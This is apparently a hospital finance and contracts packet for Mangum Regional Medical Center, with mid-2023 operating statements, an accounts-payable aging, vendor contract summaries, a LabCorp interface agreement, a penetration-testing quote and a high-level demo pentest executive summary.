Rental expense	25,693	25,335	22,200	40,587	37,323	28,670	179,808
Utilities	19,305	20,759	20,147	17,598	17,253	19,058	114,120
Travel & Meals	721	1,537	2,377	1,470	2,279	1,610	9,994
Repairs and Maintnenance	14,713	10,390	11,618	10,943	11,837	10,109	69,612
Insurance expense	13,940	13,997	5,518	6,394	12,379	12,386	64,614
Other	14,963	25,844	14,797	47,046	32,512	22,132	157,293
340B EXPENSES	9,702	6,242	5,693	5,170	7,268	13,332	47,407
Total expense	1,494,096	1,426,270	1,573,830	1,455,077	1,575,186	1,475,120	8,999,578
EBIDA	$ (72,701)	$ (79,303)	$ (89,736)	$ (89,352)	$ (283,290)	$ (113,390)	$ (727,773)
EBIDA as percent of net revenue	-5.1%	-5.9%	-6.0%	-6.5%	-21.9%	-8.3%	-8.8%
Interest	10,509	9,096	8,824	7,659	7,489	7,125	50,702
Depreciation	58,070	50,338	50,080	49,942	47,728	48,164	304,322
Operating margin	$ (141,280)	$ (138,737)	$ (148,640)	$ (146,952)	$ (338,508)	$ (168,680)	$ (1,082,797)
Other	-	-	-	-	-	-	-
Total other nonoperating income	$ -	$ -	$ -	$ -	$ -	$ -	$ -
Excess (Deficiency) of Revenue Over Expenses	(141,280)	(138,737)	(148,640)	(146,952)	(338,508)	(168,680)	(1,082,797)
Operating Margin % (excluding other misc. reve	-9.94%	-10.30%	-10.02%	-10.76%	-26.20%	-12.39%	-13.09%

	6/30/2023
On-Site Visits -->	833
On-Site Visit / Bus Day -->	6.56

	"Annualized"		
On-Site Visits -->	1,666	2,006	2,815
On-Site Visit / Bus Day -->	6.43	7.75	11.04

Mangum Family Clinic

Six Months Ended 06/30/2023

Description	YTD FS Per General Ledger	Eliminate Rev Deduct & Other Inc	Adj Rev Deduct to RHC Calc	Cost Report Allocations	6 RHC Financial Statements	FY 2023 "Annualized" RHC Financial Statements	FY 2022 RHC Financial Statements	FY 2021 RHC Financial Statements
Gross Patient Revenue	100,622	-	-	-	100,622	201,245	275,833	362,255
Less: Revenue deductions	130,738	(130,738)	81,582	-	81,582	163,163	242,729	180,028
Net Patient Revenue	231,361	(130,738)	81,582	-	182,204	364,408	518,562	542,283
Other Income (if any)	1,498	(1,498)	-	-	-	-	-	-
Operating revenue	232,859	(132,236)	81,582	-	182,204	364,408	518,562	542,283
Operating Expenses:								
Salaries	73,932	-	-	-	73,932	147,865	118,718	173,301
Benefits	-	-	-	-	-	-	-	-
Prof Fees	123,907	-	-	20,761	144,668	289,336	280,148	231,819
Contract Labor	20,817	-	-	-	20,817	41,633	10,559	-
Purch Serv	35,979	-	-	-	35,979	71,958	38,489	30,432
Supplies	2,301	-	-	-	2,301	4,602	7,015	8,420
Rent	13,341	-	-	-	13,341	26,682	21,305	21,089
Utilities	4,898	-	-	-	4,898	9,796	10,710	5,517
Repairs	175	-	-	-	175	350	176	426
Other	2,995	-	-	-	2,995	5,990	3,560	1,325
Insurance	1,294	-	-	-	1,294	2,588	2,462	2,359
Travels & Meals	4,391	-	-	-	4,391	8,782	450	-
Management Fee Direct Exp	10,906	-	-	-	10,906	21,812	138,484	130,950
Critical Access Hospital Overhead Allocation (a)	-	-	-	110,468	110,468	220,936	202,053	167,258
Total Operating Expenses	294,936	-	-	131,229	426,165	852,330	834,129	772,896
Net Income (loss)	**(62,077)**	**(132,236)**	**81,582**	**(131,229)**	**(243,961)**	**(487,922)**	**(315,567)**	**(230,613)**

IP Rounding allocation based on 8/31/22 IRR estimate	8 months	27,681	218.73 <--Rev per vist
CAH Overhead Allocation - from Chris based on last filed cost report -------->	12 months	220,936	511.60 <--Cost per visit
Total allocation ------->		248,617	
			(292.87)

MRMC AP AGING SUMMARY
For Month Ending
6/30/2023

VENDOR	Description	0-30	31-60	61-90	Over 90	6/30/2023	5/31/2023	4/30/2023
ALCO SALES & SERVICE CO	Supplies	-				-	-	81.77
ANESTHESIA SERVICE INC	Patient Supplies	-	-			-	1,823.73	2,510.62
APEX MEDICAL GAS SYSTEMS, INC	Supplies	900.00				900.00	-	-
ARAMARK	Linen Services	11,468.09	11,857.21		946.64	24,271.94	26,934.81	34,515.16
AT&T	Fax Service	1,999.99				1,999.99	1,993.03	1,990.27
AVANAN, INC.	COVID Capital				16,800.00	16,800.00	16,800.00	16,800.00
BARRY DAVENPORT	1099 Provider	4,320.00				4,320.00	-	-
BIO-RAD LABORATORIES INC	Lab Supplies	1,547.82				1,547.82	-	1,845.20
BLUTH FAMILY MEDICINE, LLC	1099 Provider	-				-	-	2,475.00
careLearning	Employee Training/education			-		-	-	2,754.00
CARNEGIE EMS	Patient Transport Svs				7,150.00	7,150.00	11,975.00	4,825.00
CARNEGIE TRI-COUNTY MUN. HOSP	Pharmacy Supplies	-	-			-	9,004.47	-
CDW-G LLC	Supplies	3,059.84				3,059.84	-	-
CITY OF MANGUM	Utilities	7,158.78				7,158.78	6,225.54	5,896.13
CliftonLarsonAllen LLP	Audit firm	2,100.00	3,150.00			5,250.00	3,150.00	-
COHESIVE HEALTHCARE MGMT	Mgmt Fees	225,084.93	225,000.00	225,000.00	191,393.95	866,478.88	681,755.05	456,755.05
COHESIVE HEALTHCARE RESOURCES	Payroll	444,249.84	420,324.09	426,463.50	3,453,198.07	4,744,235.50	5,015,432.52	5,240,108.43
COHESIVE MEDIRYDE LLC	Patient Transportation Service	-				-	645.25	9,239.75
COHESIVE STAFFING SOLUTIONS	Agency Staffing Service	370,945.20	339,341.81	343,826.47	3,845,669.68	4,899,783.16	4,941,785.13	4,645,245.50
COMMERCIAL MEDICAL ELECTRONICS	Quarterly Maintenance			2,450.00		2,450.00	2,450.00	2,450.00
CORRY KENDALL, ATTORNEY AT LAW	Legal Fees	12,065.00	2,000.00		10,000.00	24,065.00	26,065.00	14,000.00
CPSI	EHR Software	3,110.00				3,110.00	3,110.00	16,819.00
CRITICAL ALERT	Supplies	-				-	255.66	-
CULLIGAN WATER CONDITIONING	Clinic Purchased Service	11.00				11.00	12.00	11.00
CURBELL MEDICAL PRODUCTS INC	Supplies		128.66			128.66	-	-
DAN'S HEATING & AIR CONDITIONI	Repair/Maintenance	-				-	-	265.84
DELL FINANCIAL SERVICES LLC	Server Lease	3,184.00				3,184.00	-	-
DIAGNOSTIC IMAGING ASSOCIATES	Radiology Purch Svs	-				-	-	2,150.00
DOERNER SAUNDERS DANIEL ANDERS	Legal Fees	24,651.40	894.90	2,283.50	361,624.17	389,453.97	369,802.57	333,431.59
DR W. GREGORY MORGAN III	1099 Provider	4,766.67				4,766.67	4,766.67	4,766.67
eCLINICAL WORKS, LLC	RHC EHR	-				-	1,500.00	2,875.50
F1 INFORMATION TECHNOLOGIES IN	IT Support Services	2,928.00				2,928.00	2,928.00	2,928.00
FEDEX	Postage service	220.97				220.97	135.28	155.67
FEDEX FREIGHT	Reversed in July	1,964.04				1,964.04	-	-
FIRE EXTINGUISHER SALES & SERV	Maintenance	-				-	-	668.50
FIRSTCARE MEDICAL SERVICES, PC	1099 Provider	10,423.65				10,423.65	-	-
FLOWERS UNLIMITED	Patient Other				50.00	50.00	-	-
FORVIS LLP	Finance Purch Svs(Formerly BKD)	2,341.00				2,341.00	19,876.00	525.00
GEORGE BROS TERMITE & PEST CON	Pest Control Service	160.00	160.00			320.00	360.00	320.00
GLOBAL EQUIPMENT COMPANY INC.	Minor Equipment		-			-	-	1,230.26
GLOBAL PAYMENTS INTEGRATED	CC processing svs	887.32				887.32	1,022.69	-

VENDOR	Description	0-30	31-60	61-90	Over 90	6/30/2023	5/31/2023	4/30/2023
GRAINGER	Maintenance Supplies	-				-	357.10	1,161.39
GREER COUNTY CHAMBER OF	Advertising	400.00			600.00	1,000.00	600.00	600.00
HAC INC	Dietary Supplies	526.04				526.04	506.28	437.93
HEALTH CARE LOGISTICS	Pharmacy Supplies	735.20				735.20	230.84	220.88
HEARTLAND PATHOLOGY CONSULTANT	Lab Consultant	1,050.00				1,050.00	1,050.00	-
HENRY SCHEIN	Lab Supplies	(1,179.77)	688.51			(491.26)	2,588.93	9,577.09
HILL-ROM COMPANY, INC	Rental Equipment	2,470.95				2,470.95	6,031.15	3,560.20
ICU MEDICAL SALES INC.	Supplies		1,000.00			1,000.00	1,000.00	-
IMPERIAL, LLC.-LAWTON	Dietary Purchased Service	102.15				102.15	136.20	204.30
INQUISEEK LLC	RHC purch svs				225.00	225.00	225.00	225.00
INSIGHT DIRECT USA INC.	Minor Equipment	1,007.36				1,007.36	-	-
INSURICA	Facility Insurance	-				-	-	13,271.34
JANUS SUPPLY CO	Housekeeping Supplies, based in Altus	1,266.60				1,266.60	1,445.48	1,455.25
JCMH	Swing Purch svs	-				-	72.45	-
KCI USA	Rental Equipment	2,617.16				2,617.16	2,500.00	2,500.00
KING GUIDE PUBLICATIONS INC	Advertising				100.00	100.00	100.00	100.00
LABCORP	Lab purch svs		5,860.01			5,860.01	5,860.01	6,662.06
LAMPTON WELDING SUPPLY	Patient Supplies	1,275.29				1,275.29	1,284.97	1,170.84
LANGUAGE LINE SERVICES INC	Translation service	260.00		130.00		390.00	260.00	410.85
LG PRINT CO	Pharmacy Supplies				62.00	62.00	-	-
MANGUM STAR NEWS	Advertising	499.50				499.50	414.00	-
MARK CHAPMAN	Employee Reimbursement	640.88				640.88	-	-
MCKESSON / PSS - DALLAS	Patient Care/Lab Supplies	20,835.92				20,835.92	17,953.81	13,637.22
MEDICUS HEALTH DIRECT, INC	Minor Equipment				-	-	-	4,657.48
MEDLINE INDUSTRIES	Patient Care/Lab Supplies	12,217.11	908.95			13,126.06	18,147.23	17,152.53
MOUNTAINEER MEDICAL	Supplies				-	-	-	2,108.88
MYHEALTH ACCESS NETWORK, INC	Compliance purch svs	758.92				758.92	538.56	-
NATIONAL RECALL ALERT CENTER	Safety and Compliance			1,290.00		1,290.00	1,290.00	1,290.00
NEXTIVA, INC.	Phone Svs	-				-	2,166.65	2,166.65
NP RESOURCES	1099 Provider	-				-	532.16	247.94
NUANCE COMMUNICATIONS INC	RHC purch svs	123.00	123.00			246.00	246.00	1,107.00
OFMQ	Quality purch svs	350.00				350.00	350.00	-
OKLAHOMA BLOOD INSTITUTE	Blood Bank	2,171.00				2,171.00	4,342.00	2,171.00
ORTHO-CLINICAL DIAGNOSTICS INC	Lab purch svs				1,203.96	1,203.96	1,203.96	1,203.96
PARA REV LOCKBOX	CDM purch svs	1,959.00	1,959.00			3,918.00	4,868.00	4,868.00
PHARMA FORCE GROUP LLC	340B purch svs	1,210.81				1,210.81	602.45	607.67
PHARMACY CONSULTANTS, INC.	340B purch svs	-				-	2,530.00	-
PHILIPS HEALTHCARE	Supplies	504.88				504.88	-	-
PITNEY BOWES GLOBAL FINANCIAL	Postage rental		-			-	-	359.76
PRESS GANEY ASSOCIATES, INC	Purchased Service	710.08		710.08		1,420.16	1,420.16	2,130.24
PURCHASE POWER	Postage Fees	100.00				100.00	-	232.94
RADIATION CONSULTANTS	Radiology maintenance	3,200.00				3,200.00	-	-
RESPIRATORY MAINTENANCE INC	Repairs/maintenance				-	-	2,210.00	2,210.00
REYES ELECTRIC LLC	COVID Capital				20,670.00	20,670.00	20,670.00	20,670.00

VENDOR	Description	0-30	31-60	61-90	Over 90	6/30/2023	5/31/2023	4/30/2023
ROYCE ROLLS RINGER COMPANY	Minor Equipment				-	-	1,944.00	1,944.00
SBM MOBILE PRACTICE, INC	1099 Provider	6,800.00				6,800.00	-	-
SHERWIN-WILLIAMS	Supplies				(11.78)	(11.78)	(11.78)	(11.78)
SHRED-IT USA LLC	Secure Doc disposal service	4,791.78				4,791.78	2,496.25	2,534.79
SIZEWISE	Rental Equipment	300.00	2,973.50			3,273.50	5,609.30	-
SMAART MEDICAL SYSTEMS INC	Radiology interface/Radiologist provider	1,735.00		1,735.00		3,470.00	5,205.00	5,205.00
SOMSS LLC	1099 Provider	10,600.00				10,600.00	-	-
SPACELABS HEALTHCARE LLC	Telemetry Supplies		430.12			430.12	-	-
SPARKLIGHT BUSINESS	Cable service	-				-	-	445.94
STANDLEY SYSTEMS LLC	Printer lease	2,314.94				2,314.94	2,314.94	2,326.66
STAPLES ADVANTAGE	Office Supplies	535.82				535.82	2,552.69	1,232.73
STERICYCLE INC	Waste Disposal Service	-				-	4,199.88	-
SUMMIT UTILITIES	Utilities	903.95			59.02	962.97	1,146.75	1,517.13
TECUMSEH OXYGEN & MEDICAL SUPP	Patient Supplies	3,195.00	2,495.00			5,690.00	6,515.00	2,040.00
THE LOOP	Hospital Week	-				-	-	59.96
TOUCHPOINT MEDICAL, INC	Med Dispense Monitor Support				3,285.00	3,285.00	3,285.00	3,285.00
TRS MANAGED SERVICES	Agency Staffing-old				142,169.76	142,169.76	154,966.77	172,402.02
ULINE	Patient Supplies	1,103.30				1,103.30	-	2,276.48
ULTRA-CHEM INC	Housekeeping Supplies	353.89				353.89	-	355.05
US FOODSERVICE-OKLAHOMA CITY	Food and supplies	5,687.66				5,687.66	7,140.41	4,891.04
US MED-EQUIP LLC	Swing bed eq rental	2,316.28				2,316.28	1,305.78	1,116.87
VITAL SYSTEMS OF OKLAHOMA, INC	Swing bed purch service		1,710.00	3,420.00		5,130.00	10,260.00	13,680.00
WELCH ALLYN, INC.	Supplies				(628.66)	(628.66)	(628.66)	(628.66)
WOLTERS KLUWER HEALTH	Clinical Education			-		-	5,543.59	5,543.59
Grand Total		**1,235,997.24**	**1,021,004.76**	**1,007,308.55**	**8,054,566.81**	**11,318,877.36**	**11,467,386.71**	**11,146,233.13**

Reconciling Items:			
Conversion Variance	13,340.32	13,340.32	13,340.32
AP Control	12,198,260.80	12,346,770.15	12,025,616.57
Accrued AP	398,171.02	315,993.21	429,230.74
AHSO Related AP	(892,723.76)	(892,723.76)	(892,723.76)
TOTAL AP	**11,703,708.06**	**11,770,039.60**	**11,562,123.55**

AHSO Related AP	Description	6/30/2023
ADP INC	QMI Payroll Service Provider	4,276.42
ADP SCREENING AND SELECTION	QMI Payroll Service Provider	1,120.00
ALLIANCE HEALTH SOUTHWEST OKLA	Old Mgmt Fees	698,000.00
ELISE ALDUINO	1099 AHSO consultant	12,000.00
HEADRICK OUTDOOR MEDIA INC	AHSO Advertising	25,650.00
MEDSURG CONSULTING LLC	Equipment Rental Agreement	98,670.36
QUARTZ MOUNTAIN RESORT	Alliance Travel	9,514.95
AMERICAN HEALTH TECH	Rental Equipment-Old	22,025.36
C.R. BARD INC.	Surgery Supplies-Old	3,338.95
HERC RENTALS-DO NOT USE	Old Rental Service	7,653.03
IMEDICAL INC	Surgery Supplies-Old	1,008.29
MICROSURGICAL MST	Surgery Supplies-Old	2,233.80
MID-AMERICA SURGICAL SYSTEMS	Surgery Supplies-Old	3,607.60
NINJA RMM	IT Service-Old	2,625.00
COMPLIANCE CONSULTANTS	Lab Consultant-Old	1,000.00
SUBTOTAL-AHSO Related AP		**892,723.76**

Hospital Vendor Contract – Summary Sheet

1. ☒ **Existing Vendor** ☐ **New Vendor**

2. **Name of Contract:** Interface Performance Expectations

3. **Contract Parties:** Evident (CPSI) and Mangum Regional Medical Center

4. **Contract Type Services:** Interface

   a. **Impacted hospital departments**:
   - Information Technology
   - Pharmacy

5. **Contract Summary:**

   Interface Performance Expectation allows an interface to occur between CPSI and Bamboo Health as part of Promoting Interoperability for 2023.

   Bamboo Health provides prescription drug monitoring programs (PDMPs) and access to data and resources from PDMPs across state lines and within care team workflows. This solution helps providers improve patient safety and outcomes allowing for better prescription and dispensation practices.

   The interface will consist of requesting and receiving information from Bamboo Health Prescription Monitoring Program on controlled substance prescriptions for display and view only.

6. **Cost**: ☒ There is no cost for this interface --- $10,000 waived due to Corporate Agreement with CPSI.

7. **Prior Cost**: ☒ None.

8. **Termination Clause**: Follow same terms and conditions as original agreement with CPSI.
   a. **Term:**

9. **Other**:

Hospital Vendor Contract Summary Sheet

1. ☒ **Existing Vendor** ☐ **New Vendor**

2. **Name of Contract:** Interface Performance Agreement

3. **Contract Parties:**
   - Mangum Regional Medical Center
   - Evident, LLC System Solution (aka CPSI)
   - LabCorp

4. **Contract Type Services:** Interface
   a. **Impacted Hospital Departments:** Laboratory

5. **Contract Summary:** Interface Performance Agreement allows Evident (CPSI) and LabCorp to facilitate the bi-directional transmission of lab orders and results being processed at LabCorp. This will also allow better workflow for the hospital laboratory department.

6. **Cost:** $0.00 ($10,000 – waived)

7. **Prior Cost:** $0.00

8. **Term:** Will remain effective for the entire term of the original Evident (CPSI) agreement.
   a. **Termination Clause:** Will follow the same terms as the original Evident (CPSI) agreement.

9. **Other: None.**

Evident, LLC
System Solution

for

MANGUM REGIONAL MEDICAL CENTER

Submitted by:

Jennifer Hester
Client Executive

Submitted to:

Tonya Bowen

Date Submitted: **May 26, 2023**

Evident™

MANGUM REGIONAL MEDICAL CENTER

INTERFACE MANAGEMENT SYSTEM

Interfaces

Bidirectional Interface - LabCorp
Includes: Outbound Lab Orders
Inbound Lab Results

INTERFACE TOTAL

Testing to begin with facility upon agreement of install date.Once an order is placed and timeline confirmed, our assigned Analyst will work with the client and vendor to complete the project in a timely manner. If there is no client and/or vendor engagement for a period of 10 business days, the assigned contacts for the project will be alerted and the project will be monitored for signs of progress. If after 10 additional business days there is still no client and/or vendor engagement, the project will be flagged as inactive, removed from the assigned Analyst and returned to a Resource Coordinator to discuss a future timeline for the project.

Evident™

MANGUM REGIONAL MEDICAL CENTER

SUMMARY - INTERFACE MANAGEMENT SYSTEM

Interface Management System Bidirectional Interface - LabCorp	**$0**
SYSTEM PRICE	**$0**
TOTAL	**$0**

Proposal is based on Performance Expectations provided for review.
Signed Performance Expectations required prior to order placement.
If on-site assistance is requested or becomes necessary, expenses will be billed as incurred.
Hardware prices in this proposal will remain valid for a period of 30 days. All other prices will remain valid for 90 days.

LABORATORY INTERFACE SYSTEM AGREEMENT

This Agreement is made this June 28, 2023, by and between Mangum City Hospital Authority ("HOSPITAL"), having a principal place of business at One Wickersham Drive, Mangum, Oklahoma 73554, United States and Laboratory Corporation of America having facilities in Burlington, North Carolina ("LABCORP").

Whereas, HOSPITAL utilizes a hospital information system developed by a third party vendor (the "HOSPITAL SYSTEM"); and

Whereas, HOSPITAL has requested that LABCORP arrange for the installation of a customized computer interface between the HOSPITAL SYSTEM and the LABCORP SYSTEM (the "INTERFACE") which will enable HOSPITAL to communicate more efficiently with LABCORP; and

Whereas, to facilitate the ordering of tests from the HOSPITAL SYSTEM and reporting of results from the LABCORP SYSTEM, LABCORP is willing to assist HOSPITAL in arranging for the installation of the INTERFACE in accordance with the terms of this Agreement.

LABCORP and HOSPITAL agree as follows:

1. LABCORP agrees to assist HOSPITAL in arranging with the third party vendor set forth on Exhibit A, attached hereto and incorporated herein by reference ("VENDOR") for the development and installation of the INTERFACE described on Exhibit A.

2. HOSPITAL agrees to cooperate with VENDOR and LABCORP in connection with such installation and to sign any software licenses or similar agreements required by VENDOR to facilitate development and/or installation of the INTERFACE. HOSPITAL agrees to establish mutually acceptable timeframes with LABCORP for achieving completion and implementation of the INTERFACE.

3. HOSPITAL agrees to participate with LABCORP and VENDOR in the testing of the INTERFACE, including but not limited to the sending of data to LABCORP to test the INTERFACE. If required by the INTERFACE and/or VENDOR, HOSPITAL and LABCORP will work together to establish a cross-reference file.

   In the event HOSPITAL fails to cooperate with INTERFACE development and/or to implement the INTERFACE within six (6) months from the date the VENDOR provides the INTERFACE to HOSPITAL, LABCORP in its sole discretion may immediately terminate this Agreement. If this Agreement terminates as a result of HOSPITAL's failure to cooperate and/or implement the INTERFACE, HOSPITAL agrees to reimburse LABCORP the total cost of the INTERFACE as set forth on Exhibit B, attached hereto and incorporated herein by reference, within thirty (30) days of termination of this Agreement by LABCORP.

4. HOSPITAL agrees to reimburse LABCORP for the expenses LABCORP incurs in connection with arranging for the installation of the INTERFACE in the manner and subject to the conditions set forth in Exhibit B. HOSPITAL shall also be responsible for all costs related to upgrades to HOSPITAL SYSTEM whether required by the INTERFACE and/or VENDOR or otherwise, prior to INTERFACE installation. Following installation of the INTERFACE, HOSPITAL shall be responsible for all maintenance, support and service fees whether required by VENDOR or otherwise, which are related to HOSPITAL SYSTEM and the INTERFACE.

5. The Initial Term of this Agreement shall be three (3) years, effective as of the date first set forth above. This Agreement shall be automatically renewed at the end of the Initial Term for successive one (1) year periods (the "Renewal Term(s)") thereafter unless otherwise terminated by either party. This Agreement may be terminated by either party, with or without cause, at any time, by giving the other party a thirty (30) day prior written notice.

6. LABCORP is transmitting result reports to VENDOR, and into VENDOR's system, because of Vendor's relationship with HOSPITAL. HOSPITAL acknowledges that any claims related to the installation or functioning of the INTERFACE shall be brought to the attention of VENDOR. LABCORP shall not be

responsible for any claim in connection with the installation or performance of the INTERFACE. HOSPITAL hereby expressly releases LABCORP and agrees to indemnify and hold LABCORP harmless from any and all claims, including any and all claims for property damage, personal injuries and/or consequential, punitive or other damages which arise, or are alleged to have arisen, in connection with the operation or functioning of the INTERFACE.

7. LABCORP may find it necessary to place equipment at HOSPITAL's location with respect to the effective functioning of such INTERFACE ("EQUIPMENT"). LABCORP shall retain title and/or its other ownership interest in the EQUIPMENT. HOSPITAL agrees that the EQUIPMENT is and shall remain LABCORP's personal property. HOSPITAL shall not sell, mortgage, assign, transfer, lease, sublet, loan, or part with possession of the EQUIPMENT, or any interest thereon, or permit any liens or charges to become effective thereon. HOSPITAL shall bear the entire risk of all loss, theft, damage or other interruption or termination of use of the EQUIPMENT from any cause whatsoever until the EQUIPMENT is returned to LABCORP.

8. HOSPITAL represents and warrants that no physician or physician's family member has an interest in this Agreement or in HOSPITAL, either directly or indirectly, through debt, equity or otherwise. It is the intent of the parties hereto to comply with Section 1877 of the Social Security Act (commonly known as the "Stark Provisions") and the anti-kickback provisions set forth in the fraud and abuse sections of 42 U.S.C. 1320a, and any regulations issued thereunder and any similar state laws and regulations. Therefore, the parties agree that pursuant to this Agreement, LABCORP shall only provide items, devices, or supplies that are used solely to order or communicate the results of tests or procedures performed by LABCORP for HOSPITAL.

   The terms of this Agreement are intended to be in compliance with all applicable federal, state and local statutes, regulations and ordinances, including but not limited to the Health Insurance Portability and Accountability Act of 1996 ("HIPAA"). Should either party reasonably conclude that any portion of this Agreement is or may be in violation of such requirements or subsequent enactments by federal, state or local authorities, this Agreement shall terminate immediately by written notice thereof to the other party unless the parties agree to such modifications of the Agreement as may be necessary to establish compliance.

   Each of the parties represents and warrants to the other party, with respect to all protected health information (as that term is defined under the HIPAA privacy regulation, as amended from time to time), that it is a covered entity and not a business associate of the other party under the HIPAA privacy regulation and that it shall protect the privacy, integrity, security, confidentiality and availability of the protected health information disclosed to, used by, or exchanged by the parties by implementing appropriate privacy and security policies, procedures, and practices and physical and technological safeguards and security mechanisms, all as required by, and set forth more specifically in, the HIPAA privacy regulations and the HIPAA security regulations.

9. If LABCORP will bill patients or third-party payors for the laboratory tests ordered by HOSPITAL from LABCORP, HOSPITAL understands that it is HOSPITAL's responsibility to provide LABCORP with current billing information, including but not limited to diagnosis codes, patient and insurance information on all tests ordered by HOSPITAL from LABCORP.

10. All written notices pursuant to this Agreement shall be deemed given when sent to LABCORP and to HOSPITAL by certified mail, return receipt requested, as follows:

    if to LABCORP:
    Laboratory Corporation of America
    7777 Forest Lane, Suite C-350
    Dallas, TX 75230
    Attention: Contract Administrator

    with a copy to:
    Laboratory Corporation of America Holdings
    531 South Spring Street
    Burlington, North Carolina 27215
    Attention: Law Department

and if to HOSPITAL:
Mangum City Hospital Authority
One Wickersham Drive
Mangum, Oklahoma 73554, United States
Attention: _____

or to such other address or person as LABCORP or HOSPITAL shall specify by written notice to the other.

11. This Agreement constitutes the entire understanding between the parties hereto with respect to the subject matter herein and no amendment or modification of its terms shall be valid or binding upon any party unless reduced to writing and signed by authorized representatives of the parties hereto.

IN WITNESS WHEREOF, the parties have caused this Agreement to be executed in their names as their official acts by their respective representatives, each of whom is duly authorized to execute the same.

Laboratory Corporation of America ("LABCORP")	Mangum City Hospital Authority ("HOSPITAL")
By: _____ Terry Farrell	By: _____
Title: _____	Title: _____
Date: _____	Date: _____

EXHIBIT A

Description of INTERFACE

Bi-Directional Interface developed by Evident (CPSI) which allows 1) the HOSPITAL SYSTEM to electronically transmit test orders to the LABCORP SYSTEM and for the LABCORP SYSTEM to electronically receive the transmission of such test requests from the HOSPITAL SYSTEM; and 2) the LABCORP SYSTEM to electronically transmit test results to the HOSPITAL SYSTEM and the HOSPITAL SYSTEM to electronically receive the transmission of such test results from the LABCORP SYSTEM.

EXHIBIT B

The cost of the INTERFACE shall be included in the reference testing fees.

Hospital Vendor Contract Summary Sheet

1. ☒ **Existing Vendor** ☐ **New Vendor**

2. **Name of Contract:** Quote

3. **Contract Parties:**
   - Port 53 Technologies and Cohesive Healthcare Management & Consulting for Mangum Regional Medical Center

4. **Contract Type Services:** Technology and Security services
   a. **Impacted Hospital Departments:** Information Technology

5. **Contract Summary:** Agreement provides pentesting services which identify, test and highlight potential vulnerabilities in the hospital security system. Pentesting will allow the hospital to obtain greater security insights, ongoing risk management, and the ability to meet regulatory obligations.

   The Agreement will be with Cohesive for cost savings purposes.

6. **Cost:** $600.00 per month

7. **Prior Cost:** $0.00

8. **Term:** 1 year
   a. **Termination Clause:** Terminates within 1 year.

9. **Other: None.**

One Embarcadero Center #4150
San Francisco, CA 94111

Date	Quote No.	Expiration Date	Billing	Payment Term	Contract Length
06 / 20 / 2023	00005541	July 30, 2023	Upfront	Net 15	12 Months

Chad Lampson
Cohesive Healthcare
2510 E Independence St Ste 100
Shawnee, Oklahoma, 74804

Service Subscriptions	Price	QTY	Discount	Subtotal
Port53 vPenTest Unlimited *Port53 vPenTest Unlimited | IPs: 25-25 | Term: 12-12 Months*	$120.00	25	0.00%	$3,000.00

Line item discount total **$0.00**

Service Subscriptions Total $3,000.00

*Plus all applicable taxes

☐ We are a tax exempt business

Accepted by Date

Send invoices to:

- (●) Billing Contact
- ( ) Me

vPENTEST

Internal Network Penetration Test

EXECUTIVE SUMMARY

Demo Client

June 06, 2021

app.vpentest.io

Copyright

Confidentiality

This document contains company confidential information of a proprietary and sensitive nature. As such, this document should be afforded the security and handling precautions that a confidential document warrants. This document should have a controlled distribution to relevant parties only and should not be copied without written permission. vPenTest Partner treats the contents of a security audit as company confidential material and will not disclose the contents of this document to anyone without written permission.

Assessment Project Team

Below is a list of contacts that were involved on this engagement. Should you have any questions pertaining to the content of this document or any project and non-project related items, please feel free to reach out to the necessary project contacts.

Primary Point of Contact	
Name:	Demo Consultant
Title:	Consultant
Mobile:	+1(504) 507-0558
Office:	+1(844) 866-2732
Email:	altonjx@gmail.com

Executive Summary

Demo Client has requested the assistance of vPenTest Partner to perform a comprehensive security assessment to assist with evaluating the cyber risks presented within the tested environment(s). The objective of this engagement was to determine if any identified threats could be used to mount an attack against the organization that could lead to the disclosure of sensitive information or access to critical information systems.

Included in this Executive Summary report is a high-level overview of the results that were observed during this assessment. A copy of more specific information pertaining to technical findings and remediation details are documented within the Technical Report as well as the Vulnerability Tracking Report.

Engagement Scope of Work

Prior to beginning the assessment, vPenTest Partner and Demo Client agreed to a scope of work to define the specific assessment phases. The table below outlines the engagement scope of work and details entailed within each assessment phase that was conducted as part of this engagement.

Assessment Component	Assessment Phases
Internal Network Security Assessment	During this phase, security weaknesses within the internal network environment are identified to attempt discovering sensitive and/or valuable information within the environment. This phase includes man-in-the-middle attacks, as well as exploitation of patching, authentication, as well as configuration deficiencies. Additionally, a penetration test and vulnerbaility assessment is conducted to identify and exploit security weaknesses. → **Internal Network Penetration Test** - A penetration test was conducted to identify the potential impact of exploiting any identified vulnerabilities. Only exploits that are deemed safe were executed during this phases. → **Vulnerability Assessment** - A vulnerability assessment was also performed against the list of systems provided for the scope for testing. This vulnerability assessment attempted to identify, but not exploit, security vulnerabilities that exist within the environment.

Engagement Statistics

The information below displays overall statistics that were recorded as part of this engagement. Following the statistics, vPenTest Partner has summarized all of the threats identified.

Internal Network Security Assessment

Overall Severity Ranking

ASSESSMENT SCHEDULE

Tuesday, May 26, 2020
11:01 PM ET

199
ACTIVITIES

NO
SENSITIVE DATA ACCESS

COMPROMISED SYSTEMS 6 out of 478


SUCCESSFUL EXPLOITS 10 out of 16

COMPROMISED USER ACCOUNTS 1 out of 514

Engagement Results Charts

To help Demo Client understand the severity of the threats identified during testing, vPenTest Partner has included an over-all summary chart below that displays a comparison of the report findings as well as the vulnerabilities that were discovered.

Internal Network Security Assessment Results



PenTest Findings

The following chart displays the overall severity of the report findings that were documented as part of the penetration testing efforts.

3 CRITICAL

1 HIGH

6 MEDIUM

0 LOW

2 INFO

As part of the penetration test, vPenTest Partner also performed a vulnerability assessment to provide additional value and insight as to the vulnerabilities that were identified by our vulnerability scanner. This vulnerability scan included the discovery of common security vulnerabilities that are publicly documented with Common Vulnerabilities and Exposures (CVE) scores.

VULNERABILITY ASSESSMENT FINDINGS

